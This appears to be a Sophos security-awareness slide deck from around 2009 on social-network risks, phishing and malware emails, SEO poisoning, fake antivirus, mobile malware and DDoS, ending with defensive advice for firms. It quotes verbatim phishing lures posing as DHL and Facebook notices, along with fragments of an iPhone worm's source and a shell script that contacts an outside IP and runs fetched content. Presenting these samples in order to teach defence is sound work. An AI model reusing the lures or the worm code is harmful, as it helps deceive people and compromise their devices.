


Are you worried?

SOPHOS

Are your firm's workers sharing too much information on social networks?

Is employee behavior on social networks risking your firm's security?






Email threats

Email malware

SOPHOS

Why did it happen in your city? From: [redacted]
Subject: Why did it happen in your city?
From: [redacted]
To: [redacted]
Date: 2009-03-16 06:35:54
At least 18 killed in your city [http://ir.\[redacted\].com/news.php](http://ir.[redacted].com/news.php)



Email malware

SOPHOS

✚ **DHL service. Get your parcel. Delivery NR.1204749** From: "Manager Bessie Maldonado" <delivery@dhl-usa.com>

☐ **Subject:** DHL service. Get your parcel. Delivery NR.1204749
From: "Manager Bessie Maldonado" <delivery@dhl-usa.com>
To: < >
Date: 2009-10-20 02:49:23

Hello!

The courier company was not able to deliver your parcel by your address.
Cause: Error in shipping address.

You may pickup the parcel at our post office personally!

The shipping label is attached to this e-mail.
Please print this label to get this package at our post office.

Thank you for attention.
DHL Delivery Services.

Email malware

SOPHOS

✚ **DHL Services. Please get your parcel NR.3614** From: "Manager Numbers Giles" <services@dhl-usa.com>

☐ **Subject:** DHL Services. Please get your parcel NR.3614
From: "Manager Numbers Giles" <services@dhl-usa.com>
Date: 2009-12-08 02:38:42

Dear customer!

The courier company was not able to deliver your parcel by your address.
Cause: Error in shipping address.

You may pickup the parcel at our post office personally.

Please attention!
The shipping label is attached to this e-mail.
Print this label to get this package at our post office.

Please do not reply to this e-mail, it is an unmonitored mailbox!

Thank you,
DHL Services.

✚ **Facebook Password Reset Confirmation. Important Message** From: "Contact Facebook" <customer@facebook.com>

☐ **Subject:** Facebook Password Reset Confirmation. Important Message
From: "Contact Facebook" <customer@facebook.com>
To: < >
Date: 2009-12-08 02:38:23

Hey ,


Because of the measures taken to provide safety to our clients, your password has been changed.
You can find your new password in attached document.

Thanks,
Your Facebook.

Email malware

SOPHOS


Top 10 malware spreading via email in 2009



Email spam

SOPHOS

Dirty dozen spam-relaying countries, 2009



Web threats



SEO poisoning

SOPHOS

Rip Kanye West

This site may harm your computer.

Kanye West RIP Patrick Swayze RIP Michael Jackson. Login to leave a comment.
PaulReiber on September 15, 2009. You LIE!

www...org.uk/.../Rip-Kanye-West.htm

kanye west died

1st most popular search in the past hour.

Hotness: Volcanic
google.com/trends




Tiger Woods Rachel Uchitel (Tiger Woods Car Accident)

November 07th, 2008 by admin

Tiger Woods Rachel Uchitel

She has already pulled of a stunt with David Bonomzar and embarrassed him now target is Wood's. Why does one do it? To get money, kids! You can actually earn up can black red a red goo. Tiger hasn't thrown any... see more.



See also: tiger woods | rachel uchitel | tiger woods car accident | tiger woods cheat accident |

News results for natasha richardson ski accident

[Natasha Richardson brain dead after ski accident](#) - 11 hours ago
Actress *Natasha Richardson* was reported to be brain dead late Tuesday after a seemingly innocuous fall while skiing on a bunny slope at the Mont Tremblant ...
[fed announcement - flying cars - 3421 related articles](#).

NATASHA RICHARDSON SKI ACCIDENT

Natasha Richardson Suffers Ski Accident. ... Actress *Natasha Richardson* suffered a skiing ...
[demi moore age - oksana mel gibson](#)

Details of Natasha Richardson's Ski Accident - TMZ.com

17 Mar 2009 ... TMZ - celebrity news, entertainment news, celebrity gossip, Hollywood rumo
[obama s brackets - sharebuilder](#)

Fake anti-virus

SOPHOS

System Antivirus 2008 Security Center

Security Scanner

Security threats found: 14

Name	Status	Description
Diamond Deal Casino	Infected	Diamond Deal Casino is an online gaming program.
Key Thief	Infected	Key Thief is a monitoring utility that logs all systems.
DeadHelper	Infected	DeadHelper is a monitoring utility that logs all systems.
HTSLAB Keylogger	Infected	This software may allow users to record applications.
Family Keylogger	Infected	Family Keylogger identify records all keystrokes, e-mail, and other data.
FindHemoglobinSource	Infected	FindHemoglobinSource is a cookie that may track your online activities.
Keyloggy	Infected	Keyloggy is a monitoring utility that records all computer activity.
DesktopScout	Infected	DesktopScout is a system monitor that is capable of recording all system activity.
Handy Keylogger	Infected	Handy Keylogger is a system monitor that may record all system activity.
InternetSpy	Infected	InternetSpy is a system monitor that watches Internet activity.

System scan progress

Shared Documents: 11 threats
 Local Disk (C:): 24 threats
 Local Disk (D:): 10 threats

Windows Security Alert

To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and malware on your computer:


File name	File name
Admex.Trojan	tpssrvic2.exe
Zserv.Transponder.Trojan	Zserv.dll
Watart.TrojanDownloader	testat.dll

Files infected: 2008 35, 2009 35


Web-based malware

SOPHOS

Top countries hosting malware on the web, 2009



Data loss



Data loss

SOPHOS






Mobile malware

Mobile malware

SOPHOS



```
/*  
  People are stupid, and this is to prove it so  
  RTFM, its not thats hard guys  
  But hey who cares its only your bank details at stake.  
*/  
  
// This is the worm main()  
#ifdef IPHONE_BUILD  
int main(int argc, char *argv[])  
{  
  if(get_lock() == 0) {  
    syslog(LOG_DEBUG, "I know when im not wanted *sniff*");  
    return 1; } // Already running.  
    sleep(60); // Lets wait for the network to come up 2 MINS  
    syslog(LOG_DEBUG, "IIIIIIII Just want to tell you how im feeling");  
    char *locRanges = getAddrRange();  
    // Why did i do it like this i hear you ask.  
    // because i wrote a simple python script to parse ranges  
    // and output them like this  
    // THATS WHY.  
}
```

Mobile malware


SOPHOS



```
syslog * SciTE
File Edit Search View Tools Options Language Buffers Help
#!/bin/sh
#
cd /private/var/mobile/home/
ID=`cat /etc/rel`
PATH=.:$PATH
function check {
  if test 2 -lt $(wc -l .tmp |cut -d ' ' -f 1) ; then
    cat /private/var/mobile/home/.tmp | grep -v GET | g
    sh /private/var/mobile/home/heh
  fi
}
/private/var/mobile/home/duh 92.61.38.16 /xml/p.php?i
check:
```


Mobile malware

SOPHOS





August 6 2009


A screenshot of a browser error message box. It features a yellow warning triangle icon on the left. The text reads: "The connection has timed out" followed by "The server at twitter.com is taking too long to respond." Below this is a bulleted list of three suggestions: "The site could be temporarily unavailable or too busy. Try again in a few moments.", "If you are unable to load any pages, check your computer's network connection.", and "If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web." At the bottom of the box is a "Try Again" button.


The connection has timed out

The server at twitter.com is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

 **Facebook** You may have had trouble accessing Facebook earlier today because of network issues related to an apparent distributed denial-of-service attack. We have restored full access for most people. We'll keep monitoring the situation to make sure you have the reliable experience you expect from us.



Denial-of-service attack - Wikipedia, the free encyclopedia

Source: en.wikipedia.org

A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the means to carry out, ...



Show me the place here From: "Georgy M." <cyxymu@gmail.com>
Subject: Show me the place here
From: "Georgy M." <cyxymu@gmail.com>
To:
Date: 2009-08-07 04:16:35

Hello.
I beg pardon for a spam getting in your mailboxes, it I sent not, but spammers which want that on me went to law.

<http://cyxymu2.livejournal.com>

HELP ME!

Regards
Georgy M.
<mailto:cyxymu@gmail.com>





The New York Times March 28, 2009


The Vast Reach of 'GhostNet'

Researchers have detected an intelligence gathering operation involving at least 1,295 compromised computers. Below, the locations of 347 of the compromised machines, many of which were tracked to diplomatic and economic government offices of South and Southeast Asian countries.

Circles are scaled in proportion to the number of compromised computers found in each country.

Source: Information Warfare Monitor THE NEW YORK TIMES

The Third Age of Cybercrime



The future



The future

SOPHOS


- Criminals are increasingly using social networking websites to steal identities, spread malware and send spam
- Social networks are getting better at protecting users against these threats – but there's a long way to go



The future

SOPHOS


- Criminals will continue to exploit social networks, commandeering identities to steal information and spread more attacks (a web 2.0 zombie)
- Users will continue to share information inappropriately, putting their identities – and potentially your firm – at risk
- But banning social networking may be rash
- Need to offer greater security and control to social networkers



The future

SOPHOS

- Hackers continuing to target ubiquitous software – such as Adobe Flash and PDF reader
- Growth in malware numbers – currently 50,000 a day, what will be by the end of 2010?
- SEO poisoning and fake anti-virus will continue to be used by hackers for as long as victims fall for the tricks
- Will new OSes/platforms mean new danger or an opportunity to improve?



The future

SOPHOS

- Data leaks continue to embarrass firms who do not put data loss protection and encryption in place
- More attacks against cloud-based systems as more end-users trust their personal information to the internet
- More accusations of cyberwarfare and industrial espionage – perpetrated by cybercriminals



Actions

SOPHOS

- Regularly review the information you and your staff are sharing online, and act as appropriate
- Review your web 2.0 security settings – you should only be sharing info with trusted parties
- Consider filtering access to social networks – groups and time
- Scan websites accessed for malware/cybercrime
- Educate workforce regarding online risks



Actions

SOPHOS

- Roll out policies across your organisation regarding the use of security software and patches, and data encryption
- Keep ahead of the game - sign-up for security alerts, RSS feeds for Sophos's blogs, etc
- <http://www.sophos.com/security/>



Thanks for listening!

SOPHOS

